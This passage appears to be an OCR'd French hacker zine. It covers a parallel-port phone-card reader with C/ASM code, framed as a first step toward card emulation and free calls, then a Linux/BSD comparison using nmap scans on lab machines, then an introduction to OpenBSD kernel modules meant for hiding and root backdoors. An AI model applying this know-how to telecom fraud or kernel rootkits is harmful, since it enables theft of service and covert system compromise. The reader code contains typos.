- On met 0 à tout le monde, sauf à Vcc afin d'alimenter notre carte, qui est à... 5V enfin, TTL oblige!
- On fait un petit reset ensuite, en passant CLK de 1 a 0
- Et ensuite on lit : on passe CLK de 1 a 0 et on lit les bits de sortie sur I/O
- Pour stopper la lecture, on débranche ;)

OK. Le mécanisme est très simple (je trouve...) réalisons un petit lecteur de carte pour étudier ensuite le comportement de notre télécarte en détail lorsqu'elle sera réalisée (oui je vous dit, c'est du sport!)
Notre montage est un montage en parallèle sur notre PC. Nous allons donc utiliser LPT1. De plus nous allons écrire sur RST, CLK et VCC, et lire I/O, le tout avec une masse en GND. Ce sera notre cahier des charges.

Munissez vous donc :
- D'une prise mâle LPT
- Un lecteur de carte a puce (entre 25 et 40 frs)
- les classiques fer a souder plus étain.

On relie ensuite les bornes LPT suivantes (les chiffres sont ceux inscrit sur la prise LPT...) :

VCC (ISO 1) --> LPT 2
CLK (ISO 3) --> LPT 4
RST (ISO 4) --> LPT 5
GND (ISO 5) --> LPT 25
I/O (ISO 7) --> LPT 13

Pour ceux qui suivent un petit peu, ceux-là se demanderont pourquoi je ne met pas I/O sur LPT3. Et ils auront raison :) C'est juste que sur mon montage original, j'avais mis R/W sur LPT3. Mais mon montage original de lecteur n'était pas pour ça.. Là, on se fiche de la lecture /réécriture... Le port parallèle est accessible soit en lecture (port 0x378), soit en écriture (port 0x379), soit les deux (0x37A je crois)...
Pour vérifier votre montage, il faut le zoli petit utilitaire sous win, "debug.exe". Oh la crème de logiciel :) ! Vous placez un fil d'un voltmètre dans LPT 25 (la masse), et l'autre dans n'importe lequel, de préférence celui que vous voulez tester :) Les commandes de debug sont les suivantes :
o port valeur (met le port a une certaine valeur)
i port (retourne la valeur)
(les valeur sont en hexadecimales. Pour ceux qui les manient mal, la calculatrice de windows le fait très bien pour eux :)

Exemple concret :

Mettez un fil dans LPT 25, et l'autre dans LPT 2. Sous dos, faites debug puis "o 378 FF" et là si le montage est correct, vous allez avoir du 5V sur la prise LPT2. Faites ensuite "o 378 0" et là il n'y a plus rien.

Bon, après ce petit détour, revenons a notre sujet :
On a donc toujours dans l'optique que les prises LPT sont faites ainsi :
LPT 2,3,4,5 sont accessibles en écriture sur le port 0x378 pour LPT1
Par exemple pour envoyer 1 sur LPT 2 nous devrons faire en assembleur :

```
mov dx,378h
mov ax,00000001b
out dx,ax
```

Pour envoyer 1 sur LPT3 on fait donc logiquement :

```
mov dx,378h
mov ax,00000010b
out dx,ax
etc etc...
```

Pour la réception de données, on utilise LPT13, accessible via le port 0x379, appelle select, dont le bit est 4 (le 5eme bit si vous avez suivi :). On devra donc faire :

```
mov dx,379h
in ax,dx
```

et là, magie! ax contiendra les valeurs du port 379h. C'est la trame de notre montage, bien elague déjà :)

Petit schéma récapitulatif :

Port 0x378

bit	7	6	5	4	3	2	1	0
value	-	-	-	-	RST	CLK	-	Vcc

Port 0x379

bit	7	6	5	4	3	2	1	0
value	-	-	-	I/O	-	-	-	-

Vous soudez tout bien et vous obtenez votre lecteur de carte. Mais il vous manque le programme, car le PC va pas lire ça tout seul :) Je vous le donne dans mon infinie bonté ;) Il est en C/ASM pour simplifier les choses. Ce programme est code par Obcure, qui voulait que son nom soit cite c'est désormais chose faite ^^

```
<---------------------->
#include
#include
#include

#define VCC 1    //je donne des valeurs c'est plus
facile... 00000001 en binaire
#define CLK 4    //00000100 en binaire
```

```
#define RST 8    //00001000
#define IO 16    //00010000
unsigned short getvalue()
{
unsigned short ret;
_asm {
mov dx,379h
in ax,DX
mov ret,ax
}
return ret;   //donne la valeur de 0x379
}
void setvalue(unsigned short value)
{
_asm {
mov dx,378h
mov ax,value
out dx,ax
}
}

int main()
{
unsigned int index;   //un petit compteur
unsigned short getval;
unsigned char buffer[256];
FILE *output;
printf("Appuyez sur une touche pour débuter la
lecture\n");
getch();
setvalue(0);   //met toutes les broches sortante a 0
setavlue(VCC+CLK);   //initialisation
setvalue(VCC+0);   //du dialogue
setvalue(VCC+RST);   //on met reset a 1 pour toute la
durée du programme
for(index=0;index<256;index++)
{
setvalue(VCC+RST+CLK);   //RST tjs a 1
setvalue(VCC+RST);   //RST tjs a 1 , CLK a 0.
Incremente le compteur de la carte, donc va envoyer
une valeur sur IO
getval=getvalue();   //qu'on attrape :)
getval&=IO;   //on AND, getval et IO pour voir si IO
est a 1
if(getval==IO) { printf("1"); buffer [index]='1'; }
else { printf("0");buffer [index]='0'; }   //je pense
que c'est relativement clair
}
Printf("Pressez une touche pour quitter\n");
getch();

output=fopen("image.txt","w");   //plac le buffer
dans le fichier image.txt
fputs(buffer,output);
fclose(output);
exit(0);
}
<---------------------->
```

Voilà! On a donc notre lecteur en parfait état de marche!!! Vous faites donc l'image de la carte à puce, ou si ça vous saoulait de faire tout ça, allez chopper l'image directement sur internet :) (la phrase qui tue pour ceux qui se sont déchirés a faire le montage ^^) Nous attaquerons désormais la deuxième partie : l'émulation, la plus intéressante, mais la plus dure surtout. Il nous faut pour cela pas mal de renseignements sur le protocole lecture/carte, renseignements que vous aurez dans le prochain épisode de la saga télécarte :)


¯·._(¯·._--={ <-:::C:r:y:p:t:o:v:e:r:f:l:o:w:::-> }=--_.·¯) _.·¯

Sources 1ère partie :

- "PC & Cartes a puces" de Patrick Gueulle editions ETSF
- PM (arf...)
- Nofutur 1 pour le fonctionnement du port LPT, avec l'article de Blorp
- TipiaX pour la partie Code, avec Obscure. Tu sux man ;) mais ta methode originel ne passait pas, même en labo :)
- Laurent et Stéphane pour leur savoir sur la puce en elle même Bravo les enfants :)

NB1 : Si quelqu'un a des infos sur le décryptage des clés 256 de la TG2, laissez un message au journal... Sérieux, faut être tordu pour imaginer un système de cryptage qui tiendrait dans une puce ;)

NB2 : Le beige boxing est bien moins laborieux pour phoner gratuit, mais ce n'était pas notre but premier :))) Nous voulions apprendre les principes des cartes FT c'est fait :)



COMPARATIF LINUX / *BSD

OS : LE BON CHOIX

Le choix d'un OS est toujours très délicat. Que l'on parle d'un admin réseau qui veut mettre en place un puissant wall, ou du newbie qui cherche à apprendre le hack ;)), il est important de faire un choix correct.

Si on se place du côté du gars motivé qui a décidé de passer du côté obscur de la force ;), plusieurs solutions se présentent à lui :

1) Il garde ce bon vieux win (XP powa ;)))
2) Il choisit LINUX, comme on veut faire les choses en grand, on choisis DEBIAN. (au diable redhat likes :))
3) Il choisit un *BSD (là on parlera de OpenBSD et FreeBSD les deux leaders du moment)
4) Il en choisit un autre ; qu'il aille crever en enfer ... ;)

Notre gars est motivé, il deviendra un bon (on espère). Donc Winbidule : poubelle !!! Le problème c'est qu'il reste encore à faire son choix entre LINUX et *BSD. Linux à tout prix ? T'es sur ? On va voir ...

1- Les OS, côté utilisateur ...

• Critère sur les softs

Installer un OS c'est une chose, s'assurer d'avoir des softs qui tournent avec, ça peut aussi être utile :D. D'un pur point de vue système de paquetage, on peut considérer les linux comme égaux aux BSD car bien que le apt-get debian (meilleure distrib linux soit dit en passant) offre une puissance incomparable et permette d'upgrader, patcher, réparer, installer un système entier ou un simple soft avec une égale facilite, il n'en demeure pas moins que le système BSD, lui, peut aller chercher automatiquement des sources sur les FTP BSD, qu'il va patcher, compiler, installer. Ce qui, au final, fournira un soft compilé sur mesure pour votre système donc plus rapide, plus puissant, plus stable que son équivalent linux.

Maintenant, si on se place du point de vue des sources, il faut bien reconnaître que, bien que les deux reposent sur les outils GNU et sur la norme POSIX (outils standard de développement), linux est mieux fourni en matière de sources. 95% des exploits sont codés sous linux. Le code est cependant adaptable assez facilement aux BSD, parfois même sans modifications. D ailleurs les BSD sont aussi capable d'émuler linux moyennant souvent une simple recompilation du noyau. Toutefois, cet aspect reste problématique pour les non-codeurs (c'est le moment des y mettre). On considère donc que linux remporte la manche d'une courte tête :).

• Prise en main :)

Bon c'est pas le tout de pouvoir installer des jolis paquets, encore faudrait-il pouvoir installer l'OS en question, le configurer, etc... Une tâche rarement aisée pour le newbie en général. Pis quand il aura fait ça, va falloir qu'il se mette au boulot pour comprendre comment ça marche :). Commençons par le début :)

1) L'installation :

Sous debian, ça peut poser problème car les isos officielles sont vieilles. Elles sont en fait prévues pour donner une base extrêmement stable,qu'il faudra upgrader par la suite via le net (apt-get upgrade rulezz ;))). De ce fait, elles sont susceptibles de ne pas s'installer confortablement avec un pc récent. De mémoire, le noyau de ma distrib plantait au démarrage à cause de mon ATI rage 128 (pourtant pas si récente que ça). Evidemment ça fait peur mais une fois le système upgradé, le plus récent matos est reconnu sans problème (dans la limite de linux bien sûr). Côté config, grâce à debconf la chose se passe plutôt bien :). Des questions sont posées au fur et a mesure à l'utilisateur pour configurer les softs installés.

Côté BSD ça varie pas mal. Sous OpenBSD, la chose est ardue et la config est très incomplète à l'install. (vous booterez systématiquement

avec un clavier qwerty par exemple). En revanche, un point fort de OpenBSD en comparaison avec les systèmes linux est la reconnaissance de matériel qui, à mon sens, est meilleure. OpenBSD est en effet réputé pour sa grande portabilité. FreeBSD quant à lui, est réputé pour être le plus simple d'utilisation des différents BSD. Il le prouve notamment en proposant à l'utilisateur une install relativement aisée avec plusieurs niveaux d'installation de newbie à expert qui, sans avoir la convivialité d'une redhat, permet néanmoins un certain nombre de paramétrages. Tout le monde devrait y trouver son compte.

2) Post installation :

Quel que soit l'OS, vous ne couperez pas à la config en mode text. Là, c'est clair : on ne pourra pas faire autrement et en matière de difficulté de config, OpenBSD est le leader. FreeBSD qui, quand à lui, arrive derrière à mon sens (mais ça varie d'un utilisateur à l'autre) suivi de debian. Toutefois, on constatera une excellente doc sur le site officiel de FreeBSD alors qu'elle reste des plus pauvre pour OpenBSD et Debian. OpenBSD semble devoir rester un système de l33ts :). Côté Debian, on peut toutefois regretter que la plupart des docs fournis avec les binaires ou les sources des softs diffusées sur le net soient réservées aux Redhat et aux Mandrake. Il suffit, cela dit, souvent, de fournir peu d'adaptations pour une parfaite utilisation des programmes. A noter que cela ne concerne pas les paquets officiels de debian qui, eux, sont exceptionnellement bien conçus.

En résumé, Debian reste en tête dans le domaine de la prise en main utilisateur. Si le newbie commencera certainement par une redhat, il devrait assurément trouver son compte rapidement avec Debian. FreeBSD arrive derrière de bien peu. On lui reprochera cette lourdeur dans la syntaxe qui n'est pas toujours des plus intuitives. Cela reste toutefois un Unix, ce qui implique qu'un minimum d'efforts seront à fournir pour passer de Linux à cet OS. Très très loin, se trouve un brave OpenBSD. Dernier né de la petite famille des BSD, il est censé être plus simple d'utilisation que son grand frère NetBSD. Il reste toutefois un système réservé aux mains expertes mais il a ses avantages comme nous allons maintenant le voir.

2- Sécurité, locale et réseau

• Face a une attaque réseau ...

Bon là c'est pas compliqué, il faut tester. Evidemment, pas question ici de tenter un hack. On se contentera d'un petit scan bien tranquille, histoire de voir comment se comporte l'OS en installation par défaut, ce qui est typique de ce qu'un newbie qui ne sait pas encore configurer côté sécurité obtiendrait. Ce n'est bien sûr en aucun cas une preuve mais ça constitue une bonne approche. Mon serveur usuel est une debian. Ca tombe bien ;)). On va donc le scanner à partir de mon wall. Pour OpenBSD et FreeBSD, on se contentera d'un scan de ces OS émules par Vmware (comportement réseau identique en émulation par rapport à un OS réel).

Histoire d'accentuer les choses, je vais scanner du pas protégé. J'ôte donc toutes mes protections du serveur (ce qui équivaut au niveau de protection de l'installation (ça fait plus grand chose T_T). Voilà ce que je vais tenter contre les différents OS :

Kantor@khephren:~$ sudo nmap -O -sN host

On ne peut pas faire plus simple :)
host est le nom d'hôte (un alias en quelque sorte) associé à une ip et défini dans /etc/hosts (on peut le remplacer par l'ip de la bestiole bien sûr)
-O appelle un fingerprint (détection d'OS) associé ici à sudo qui donne les droits nécessaires aux users Kantor pour le fingerprint car celui-ci requiert la manipulation directe de l'interface réseau. J'omets volontairement la fonction verbose (rapport d infos plus détaillé) qui n'a pas d'intérêt ici puisque je purge les logs.

Voici ce que je récolte en coupant le log un chtit peu ;) :

Interesting ports on kheops (192.168.1.2):
Port State Service
21/tcp open ftp
22/tcp open ssh
25/tcp open smtp
111/tcp open sunrpc

No exact OS matches for host etc ...

Ce log, ampute de bons nombres d'infos intéressantes et nous montre 2 choses :
1) Le scan contre linux a très très bien fonctionné. (à la base, le serveur n'a pas de wall)
2) Nmap est incapable d'identifier l'OS. (c'est plutôt une bonne chose, non ? ;))

J'ajoute aussi que rien ne figure côté console (côté attaque ici). En clair, le scann n'est pas détecté et ne figurera pas dans les logs du serveur attaque .
On initialise maintenant un scann contre OpenBSD. Là encore, je n ai pas touché à la config par défaut.

On obtient quelque chose de très intéressant :

Log de Nmap :
Intersting ports on (192.168.1.3):
Port State Service
13/tcp open daytime
22/tcp open ssh
37/tcp open time
111/tcp open sunrpc
113/tcp open auth

Remote operating system guess: OpenBSD 2.9-beta through release (X86)
Uptime 1546.042 days (since Mon Oct 27 22:11:13 1997)

Log de la console (cote serveur):
Jan 20 13:35:41 khephren2 inetd[12544]: acept (for ident): Software caused cpnnection abort
Jan 20 13:35:44 khephren2 inetd[12544]: acept (for ident): Software caused cpnnection abort
Jan 20 13:35:45 khephren2 inetd[8971]: acept (for ident): Software caused cpnnection abort
Jan 20 13:35:45 khephren2 inetd[8971]: acept (for ident): Software caused cpnnection abort
Jan 20 13:35:45 khephren2 inetd[8971]: acept (for ident): Software caused cpnnection abort
Jan 20 13:35:47 khephren2 inetd[12544]: acept (for ident): Software caused cpnnection abort

Voilà qui se précise. On laisse ici tomber le décryptage du log qui est en ce lieu hors sujet pour remarquer que le serveur a ici parfaitement détecté le scan sur chacun des ports. L'utilisateur est averti en temps réel de la menace. Le fingerprinting est impec. Nmap a bien détecté mon openBSD 2.9. Petit bug de Nmap ou mauvaise détection ? Nmap a détecté un uptime un peu long pour une becanne émulée :)

Passons à FreeBSD :

On obtient ce log par Nmap :
Host (192.168.1.3) appears to be up ... good.
Initiating Null Scan against (192.168.1.3) // là j'ai triche et j'ai employé un scann un peu plus costaud
The NULL Scan took 8 seconds to scan 1549 ports.
Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port.
All 1549 scanned ports on (192.168.1.3) are: closed
Too many fingerprints match this host for me to give an accurate OS guess
(...)

Alors que la console côté serveur affiche :
Limiting closed port RST response from 309 to 200 packets per seconde
Jan 20 17:22:47 /kernel: Limiting closed port RST response from 309 to 200 packets per second
Jan 20 17:22:47 /kernel: Limiting closed port RST response from 309 to 200 packets per second
Limiting closed port RST response from 333 to 200 packets per seconde
Jan 20 17:22:47 /kernel: Limiting closed port RST response from 333 to 200 packets per second
Jan 20 17:22:47 /kernel: Limiting closed port RST response from 333 to 200 packets per second
etc ...

Tiens tiens ... La console indique que le scan a été détecté et que les ports ont été bloqués au fur et à mesure. Pas mal du tout :)).
Du côté Nmap c'est la cata pour le log : rien d exploitable à première vue :)
Les ports scannes ayant été bloqués, Nmap ne peut pas savoir si ils ont été bloqués ou s'ils sont clos. Du côté fingerprinting c pire. On obtient rien du tout. A noter que le résultat serait similaire avec queso qui lui, utilise les ports ouverts (c'est donc bien pire :))!
A noter aussi que j'ai testé tous les scans classiques et ceux-ci sont tous détectés par FreeBSD, y compris les fragmentés.

Parenthèse :

Tout ceci ne serait pas amusant sans point de comparaisons usuel. N ayant plus autre chose que du win98 en émulation comme win, j'ai dû me résoudre a scanner ce vieux machin.
Côté scann, tout passe sans problème. Win ne détecte rien. Le bon vieux port 139 (netbios) apparaît. Bref rien d'extraordinaire. Là où ça devient plus intéressant, c'est lorsque l'on s'intéresse à une fonction supplémentaire de Nmap le verbose.

Recommencez les scanns avec l'option -v -v ou -vv pour chacun des OS. Nmap estimera alors le degré de facilite avec lequel il peut prédire les séquences TCP (très utilisé pour certaines techniques de high level qu'on détaillera une autre fois). Le chiffre indiqué est d'au-

tant plus élevé que la difficulté se fait sentir.

On observe alors sans surprise les résultats suivants :

TCP Sequence Prediction: Class=random positive increments
Difficulty=2184749 (Good luck!) // scan de linux 2.4.16

TCP Sequence Prediction: Class=trivial time dependency
Difficulty=5 (Trivial joke) // scan de win98 ridicule non ?

TCP Sequence Prediction: Class=random
Difficulty=9999999 (Good luck!)

// Scann de OpenBSD, impossible de voir celui de FreeBSD vu qu'il n y a pas de port ouverts ;)

Donc à première vue, on pourrait dire que FreeBSD remporte le challenge. En fait il n'en est rien. Nous n'avons tenté ici qu'un faible scan. Il faut bien se rendre compte de 2 choses :
1) Open BSD n'a pas eu un seul trou de sécu en install par défaut pendant 4 ans ! Donc scan ou pas scan, il reste le plus secure. Sa structure faisant de lui le plus costaud de OS libres d'un point de vue secure.
2) Open peut tout comme Free modifier le level de secu system (linux lui en est incapable). Le fait est, qu'il n'est pas max par défaut chez Open, alors qu'à l'install de Free je l'avais choisi le plus élevé dans les options (bouh le tricheur :))

Conclusion : Open est très très largement le meilleur question secu réseau. Derrière vient un freeBSD qui n'a pas à rougir devant un linux vraiment peu à la page :(. Le fait est que le développement de linux ces dernières années n'a pas vraiment été orienté sécurité mais plutôt stabilité. Donc, d'une manière générale, Linux semble avoir du retard sur ses cousins BSD dans le domaine de la sécurité informatique. Précisons à toutes fins utiles, que les tests sont réalisés sur des machines réelles ou virtuelles peu importe avec le niveau de secu de l'installation donc, en théorie minimal. Toutefois, l'expérience prouve que pour des bécanes à haut niveau de config, le classement reste inchangé.

• Tu résistes à une attaque locale ??

Bon ici on sera un peu plus bref pour rester dans le général. Sur tout système unix like (et sur les derniers win d'ailleurs), le but du jeu c'est de chopper un accès root sur la bécane à hacker :). Tout utilisateur d'un système unix a un compte dont les droits sont par défauts limités. Le problème essentiel en local est d'empêcher le vol du compte root qui conférerait un avantage évident au hacker dans la mesure où il a alors la possibilité de faire ce qu'il veut. Il peut par la même occasion dissimuler ses traces. Un utilisateur lambda ne peut pas virer (ou retoucher) les logs ! D'où la possibilité de se faire repérer.

Si un hacker réussit à avoir un compte utilisateur sur une machine, quelles sont ses chances de gagner le root ?
Tout dépends de vos compétences en matière de secu mais surtout, tout dépend des droits laissés à l'utilisateur. J'y reviendrai dans un prochain article mais les chances de succès ne sont pas égales d'un système à l'autre. Je pourrais vous citer de nombreux exemples mais ils seraient hors propos. Je me contenterais de vous donner le suivant :
Tapez su (commande pour se logguer en root) sous linux puis sur un BSD. Vous voyez quoi ?
Dans un cas, vous pouvez vous logger en root (sous réserve du bon pass bien sûr) dans l'autre vous n'avez pas le droit de le tenter (par défaut). En clair, on retombe sur mes propos précédents, il semble que linux se préoccupe bien moins de la secu réseau que ses cousins BSD.

Bon alors que faut-il penser de tout ca ???

Il n existe pas de réponse toute prête mais une chose est sûre : tout dépend du niveau de l'utilisateur. Si la personne est un newbie qui cherche à se la péter avec un OS branché, n'importe lequel de ceux-ci conviendra, le hic c'est qu'il risque fort d'être trop dur pour lui. Il n'arrivera probablement même pas à bout de l'installation. Pour l'utilisateur un peu plus évolué intellectuellement et qui recherche vraiment la connaissance, je recommande debian pour un premier contact. En ce qui me concerne, les "wild", le choix est vite fait : je recommande FreeBSD à ceux qui voudraient un serveur car FreeBSD est très stable et sa config est loin d'être insurmontable et OpenBSD pour ceux désirent mettre un firewall car OpenBSD avec un minimum de config reste quasi insurmontable.

Voilà mon premier article est fini. J'ai dit premier et j'espère qu'y en aura d autres ^___^
On verra bien :)
Un gros clin d œil à la crew SPE3, ils se reconnaîtront ;))

Kantor <Kantor@ifrance.com>

KERNEL

COMMENT GERER LES LKM SOUS OPENBSD

Les LKM BSD sont assez différents des LKM Linux par plusieurs points mais le principe reste le même : détourner le kernel pour favoriser certaines actions (par exemple : se cacher, backdoor root, bypasser les securelevels...). Dans cet article, je ne traiterai que des cas de bases (je prépare derrière une suite de cet article qui sera disponible dans les cours avancées de HZV et peut-être dans un futur HZV). Nous verrons donc tout d'abord la notion de securelevel, ensuite comment gérer les lkms sous OpenBSD, comment en créer et enfin différentes applications des lkms BSD.

Plan

Pour cet article, je me suis surtout servi de kern.securelevel et j'ai ensuite adapté les techniques que j'utilisais pour les lkms linux. Tout les codes présents dans cet article ont été testés sur une OpenBSD 2.9. Il est cependant possible que ceux-ci ne marchent pas sur votre système, en particulier si vous avez désactivé le support LKM.
Il existe certaines différences assez larges entre les modules OpenBSD et les modules FreeBSD. Je pense cependant que les modules NetBSD ne doivent pas trop différer des modules OpenBSD.

1. kern.securelevel

Une grosse différence entre le cas des kernels Linux et celui des kernels BSD est la présence de securelevel. Le securelevel est, comme son nom l'indique, une protection au niveau du système même. Plus le securelevel est élevé, plus les restrictions sont grandes. Au boot le securelevel est à -1 (aucune protection), puis en cours d'exécution du kernel le securelevel ne peut-être qu'augmenté. Pour pouvoir insérer un lkm dans le kernel il faut absolument être en securelevel -1. En fait dans les kernels où le support LKM est activé, les lkms sont d'abord insérés puis le securelevel est augmenté à la valeur voulue. Pour changer le securelevel par défaut, il faut changer la valeur de la ligne "securelevel=" dans /etc/rc.securelevel. De même il est utile de pouvoir lancer le lkm au chargement et cela doit être fait avant l'incrémentation du securelevel donc dans /etc/rc.securelevel.

2. Les commandes lkms

Sous OpenBSD les commandes lkms se nomment modload(8), modunload(8) et modstat(8).
Voici un détail :

- modload(8) : équivalent de insmod, sert à charger un lkm dans le kernel. Une option intéressante de modload est -q (Be very quiet).
- modunload(8) : équivalent de rmmod (décharge un lkm).
- modstat(8) : équivalent de lsmod (liste les lkms en mémoire).

Tout ces programmes agissent sur /dev/lkm(4).

3. LKM de base

On se contentera ici des lkms miscellaneous qui permettent de faire n'importe quelles actions en lkm. Un lkm se décompose en plusieurs parties :
- le point d'entrée,
- les fonctions et,
- les déclarations.

Tout d'abord, un LKM BSD misc commence par les classiques includes et autres prototypes C. Mais ce qui nous intéresse vient après : il s'agit de l'initialisation du module. Ceci se fait facilement par MOD_MISC(lkm_name) où lkm_name est le nom identifiant votre

lkm (sous linux il s'agit du nom du binaire). Donc le code de la déclaration sera :
MOD_MISC("notre_lkm");

Ensuite viennent les fonctions du modules. Classiquement ce sera nos syscalls redéfinis.
Puis arrive le "handler" : il s'agit d'une fonction s'occupant du loading et déloading du module (un peu à la façon de init_module() et cleanup_module() sous linux). Sa déclaration se fait par : int handlername(struct lkm_table*, int);

Où le premier argument est un pointeur sur une structure lkm_table contenant les informations sur le lkm en cours (correspond à __this_module sous linux) et le deuxième, un entier représentant la commande en cours (LKM_E_LOAD et LKM_E_UNLOAD).

Enfin vient le point d'entrée du module. Son nom est par défaut le nom défini dans MOD_MISC qui doit être changé à condition d'utiliser l'option -e de modload. Son prototype est : int lkmname(struct lkm_table*, int, int);

En général on se contentera de déclarer notre handler dans cette fonction par la macro DISPATCH qui prend en argument les trois premiers arguments du point d'entrée puis les handlers respectifs pour les actions load, unload et stat.

Voilà donc en gros la structure d'un lkm bsd :

```
/* includes */
...

/* déclaration des fonctions */
...
...

/* déclaration du lkm */
MOD_MISC("lkmname");

/* nos fonctions */
...

/* Notre handler */
int handlername(struct lkm_table *lkmtp, int cmd)
{
  switch(cmd)
  {
    case LKM_E_LOAD:
      /* code d'initialisation */
      ...
      break;
    case LKM_E_UNLOAD:
      /* code de destruction */
      ...
      break;
    default:
      break;
  }
  return 0;
}

/* Point d'entrée */
int lkmname(struct lkm_table *lkmtp, int cmd, int ver)
{
  DISPATCH(lkmtp, cmd, ver, handlername, handlername, lkm_nofunc);
}
/* fin du code */
```


Note : lkm_nofunc désigne la fonction vide. Ici, on s'en fout de la commande stat.

